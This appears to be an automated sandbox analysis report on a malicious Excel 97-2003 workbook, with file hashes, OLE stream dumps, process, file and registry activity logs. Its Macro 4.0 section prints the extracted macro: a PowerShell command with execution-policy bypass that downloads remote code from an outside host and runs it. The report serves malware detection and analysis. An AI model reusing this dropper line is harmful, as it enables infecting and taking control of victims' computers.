Preview:	g2.....\p....user B....a.....=.....=.....<.K..8.....X.@... "1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....h...8.....C.a.m.b.r.i.a.1... ,.8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b. r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C. a.l.i.b.r.i.1.....C.a.l.i.b.r.i....."\$"

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Author: OBA, Last Saved By: OBA, Name of Creating Appli cation: Microsoft Excel, Create Time/Date: Wed Jan 6 16:14:54 2021, Last Saved Time/Date: Wed Jan 6 16:18:07 2021, Security: 0
Entropy (8bit):	7.63969342616772

General	
TrID:	- Microsoft Excel sheet (30009/1) 45.83% - Microsoft Works Spreadsheet (27457/6) 41.94% - Generic OLE2 / Multistream Compound File (8008/1) 12.23%
File name:	Telex06012020.xls
File size:	122880
MD5:	c221348cc4be1ca5c8d1fe510c672e57
SHA1:	b7bbcb23c92782d871a684afc34e4c8264e96b8e
SHA256:	07a877cc1499b20ae7bcaf0200f2576a100754fa661e391f36cbb95aa58a75b9
SHA512:	6cd55b442d3513b6377b595f5a05b7914133ff4c0630b57579f6927a8366e1117086d5cd00d07c3fd3ec9a9b0d9472900ac3638200d92a8222072dc40d793d84
SSDEEP:	3072:dfZ+RwPONXoRjDhIcp0fDlaGGx+cL26nAfHgSjtM2slx/FQeHxvjnqlHDCfVoCF:RZ+RwPONXoRjDhIcp0fDlavx+W26nAve
File Content Preview:	>.....b.....

File Icon

	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "Telex06012020.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Author:	OBA
Last Saved By:	OBA
Create Time:	2021-01-06 16:14:54
Last Saved Time:	2021-01-06 16:18:07
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.25248375193
Base64 Encoded:	True
Data ASCII:	F&...Microsoft Office Excel 2003 Work sheet....Biff8....Excel.Sheet.8..9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 26 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00

Stream Path: \\x5DocumentSummaryInformation, File Type: data, Stream Size: 288

General	
Stream Path:	\\x5DocumentSummaryInformation
File Type:	data
Stream Size:	288
Entropy:	3.22237115402
Base64 Encoded:	False
Data ASCII:	+,...0.....H.....P..... ..X.....`.....h.....p.....x.....Sheet1.....Sheet2.....Sheet3.....Mac ro1.....Worksheets.....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \\x5SummaryInformation, File Type: data, Stream Size: 200

General	
Stream Path:	\\x5SummaryInformation
File Type:	data
Stream Size:	200
Entropy:	3.44023669415
Base64 Encoded:	False
Data ASCII:	Oh.....+'...0.....@.....H..... ...T.....`.....x.....OBA.....OBAMicrosoft Excel.@...Sj.G...@...s.G.....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 118310

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	118310
Entropy:	7.74604422094
Base64 Encoded:	True
Data ASCII:	\\ .p....OBA B.....a.....=.....=.....<.V N..8.....X.@.....".....
Data Raw:	09 08 10 00 00 06 05 00 a9 1f cd 07 c1 00 01 00 06 04 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 4f 42 41 20

Macro 4.0 Code

"=	cltARKOyQs0SudK	&	t1Bg8ysdvhEcSX0v9DVkRr1spwdW3kKqnK3	&EXEC("CmD.Exe /C poWeRSheLL.Exe -ex BYPAsS -NoP -w 1 iEx(curl
('http://lankarecipes.com/mages.jp' + 'g'))""	=	HALT()		


Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 920 Parent PID: 584

General

Start time:	09:27:44
Start date:	08/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fd90000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F0B5.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	1400DEC83	GetTempFileNameW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D1FE0000	5797	65536	ff d8 ff e0 00 10 4a	JFIF.....C.....	success or wait	2	7FEEAA29AC0	unknown
			46 49 46 00 01 01 00					
			00 01 00 01 00 00 ff					
			db 00 43 00 02 01 01	..C.....				
			01 01 01 02 01 01 01					
			02 02 02 02 02 04 03	*				
			02 02 02 02 05 04 04					
			03 04 06 05 06 06 06	{.....				
			05 06 06 06 07 09 08	..!...."1Wa...				
			06 07 09 07 06 06 08					
			0b 08 09 0a 0a 0a 0a					
			0a 06 08 0b 0c 0b 0a					
			0c 09 0a 0a 0a ff db					
			00 43 01 02 02 02 02					
			02 02 05 03 03 05 0a					
			07 06 07 0a 0a 0a 0a					
			0a 0a 0a 0a 0a 0a 0a					
			0a 0a 0a 0a 0a 0a 0a					
			0a 0a 0a 0a 0a 0a 0a					
			0a 0a 0a 0a 0a 0a 0a					
			0a 0a 0a 0a 0a 0a 0a					
			0a 0a 0a 0a ff c0 00					
			11 08 01 ec 02 e0 03					
			01 22 00 02 11 01 03					
			11 01 ff c4 00 1e 00					
			01 00 03 00 03 01 01					
			01 01 00 00 00 00 00					
			00 00 00 06 07 08 04					
			05 09 03 02 01 0a ff					
			c4 00 7b 10 00 00 05					
			03 02 02 02 0a 08 0e					
			0e 06 06 04 03 19 01					
			02 03 04 05 00 06 07					
			11 12 08 13 14 21 09					
			15 16 18 22 31 57 61					
			96 d3 17					
C:\Users\user\AppData\Local\Temp\D1FE0000	113612	1272	50 4b 01 02 2d 00 14	PK..-.....!.;!.....	success or wait	1	7FEEAA29AC0	unknown
			00 06 00 08 00 00 00	[Content_Types				
			21 00 3b f6 21 f2 ab	]..xmlPK..-.....!..U0#...L				
			01 00 00 89 06 00 00	_rels/.re				
			13 00 00 00 00 00 00	lsPK..-.....!..5..				
			00 00 00 00 00 00 00	xl/_rels/wor				
			00 00 00 00 5b 43 6f	kbook.xml.relsPK..-.....!.				
			6e 74 65 6e 74 5f 54	8.....j...				
			79 70 65 73 5d 2e 78	xl/workbook.xml				
			6d 6c 50 4b 01 02 2d					
			00 14 00 06 00 08 00					
			00 00 21 00 b5 55 30					
			23 f5 00 00 00 4c 02					
			00 00 0b 00 00 00 00					
			00 00 00 00 00 00 00					
			00 00 e4 03 00 00 5f					
			72 65 6c 73 2f 2e 72					
			65 6c 73 50 4b 01 02					
			2d 00 14 00 06 00 08					
			00 00 00 21 00 b4 35					
			a9 f2 20 01 00 00 cb					
			03 00 00 1a 00 00 00					
			00 00 00 00 00 00 00					
			00 00 00 0a 07 00 00					
			78 6c 2f 5f 72 65 6c					
			73 2f 77 6f 72 6b 62					
			6f 6f 6b 2e 78 6d 6c					
			2e 72 65 6c 73 50 4b					
			01 02 2d 00 14 00 06					
			00 08 00 00 00 21 00					
			10 95 90 dd c1 01 00					
			00 38 03 00 00 0f 00					
			00 00 00 00 00 00 00					
			00 00 00 00 00 6a 09					
			00 00 78 6c 2f 77 6f					
			72 6b 62 6f 6f 6b 2e					
			78 6d 6c					

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A2FE0000	unknown	204	fe ff 00 00 06 01 02		success or wait	1	7FEEAA29AC0	unknown
			00 00 00 00 00 00 00	...Oh.....+.0.....				
			00 00 00 00 00 00 00	@.....H.....T.....d....				
			00 00 00 01 00 00 00					
			e0 85 9f f2 f9 4f 68	OBA.....user.....				
			10 ab 91 08 00 2b 27	Microsoft				
			b3 d9 30 00 00 00 9c	Excel.@....Sj.G				
			00 00 00 07 00 00 00	...@.....				
			01 00 00 00 40 00 00					
			00 04 00 00 00 48 00					
			00 00 08 00 00 00 54					
			00 00 00 12 00 00 00					
			64 00 00 00 0c 00 00					
			00 7c 00 00 00 0d 00					
			00 00 88 00 00 00 13					
			00 00 00 94 00 00 00					
			02 00 00 00 e4 04 00					
			00 1e 00 00 00 04 00					
			00 00 4f 42 41 00 1e					
			00 00 00 08 00 00 00					
			41 6c 62 75 73 00 00					
			00 1e 00 00 00 10 00					
			00 00 4d 69 63 72 6f					
			73 6f 66 74 20 45 78					
			63 65 6c 00 40 00 00					
			00 00 53 6a 11 47 e4					
			d6 01 40 00 00 00 80					
			ab c0 94 e3 e5 d6 01					
			03 00 00 00 00 00 00					
			00					
C:\Users\user\Desktop\A2FE0000	unknown	288	fe ff 00 00 06 01 02		success or wait	1	7FEEAA29AC0	unknown
			00 00 00 00 00 00 00	+.0.....				
			00 00 00 00 00 00 00	H.....P.....X.....`.....				
			00 00 00 01 00 00 00	..h.....p.....x.....				
			02 d5 cd d5 9c 2e 1b					
			10 93 97 08 00 2b 2c					
			f9 ae 30 00 00 00 f0	Sheet1.....Sheet2.....Sheet				
			00 00 00 08 00 00 00	3..				
			01 00 00 00 48 00 00	...Macro1.....Work				
			00 17 00 00 00 50 00	sheets.....				
			00 00 0b 00 00 00 58					
			00 00 00 10 00 00 00					
			60 00 00 00 13 00 00					
			00 68 00 00 00 16 00					
			00 00 70 00 00 00 0d					
			00 00 00 78 00 00 00					
			0c 00 00 00 ac 00 00					
			00 02 00 00 00 e4 04					
			00 00 03 00 00 00 00					
			00 0e 00 0b 00 00 00					
			00 00 00 00 0b 00 00					
			00 00 00 00 00 0b 00					
			00 00 00 00 00 00 0b					
			00 00 00 00 00 00 00					
			1e 10 00 00 04 00 00					
			00 07 00 00 00 53 68					
			65 65 74 31 00 07 00					
			00 00 53 68 65 65 74					
			32 00 07 00 00 00 53					
			68 65 65 74 33 00 07					
			00 00 00 4d 61 63 72					
			6f 31 00 0c 10 00 00					
			04 00 00 00 1e 00 00					
			00 0b 00 00 00 57 6f					
			72 6b 73 68 65 65 74					
			73 00 03 00 00 00 03					
			00 00 00					

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A2FE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 ...!...".#...\$...%...&...'... 00 0a 00 00 00 0b 00 (...)*+...-... 00 00 0c 00 00 00 0d .../...0...1...2...3...4...5. 00 00 00 0e 00 00 00 ..6...7...8...9...:;...<... 0f 00 00 00 10 00 00 =...>...?...@... 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00		success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\A2FE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 fa 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 f8 00 00 00 f9 00 00 00 ff		success or wait	1	7FEEAA29AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A2FE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAA29AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF0F4	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF25A	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF306	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F52B2	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F54B5	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown
